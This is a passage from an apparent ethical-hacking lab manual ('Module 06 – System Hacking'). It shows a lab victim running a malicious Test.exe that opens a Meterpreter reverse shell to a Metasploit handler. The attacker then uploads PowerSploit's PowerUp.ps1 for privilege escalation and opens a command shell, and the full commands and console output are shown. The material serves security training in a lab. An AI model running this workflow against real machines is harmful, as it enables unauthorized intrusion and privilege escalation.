



Module 06 – System Hacking

18. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.



19. The **Open File - Security Warning** window appears; click **Run**.



20. Leave the **Windows 11** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.
21. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit command-line interface session:

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter >

```

The terminal also shows the system status bar at the bottom: "msfconsole - Parrot Terminal [Desktop]".

22. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 11**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.

The screenshot shows the "meterpreter >" prompt followed by the command **sysinfo**. The output provides detailed information about the compromised Windows 11 system:

```

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >

```

23. Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

```
meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
```

24. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

```
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 2944 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

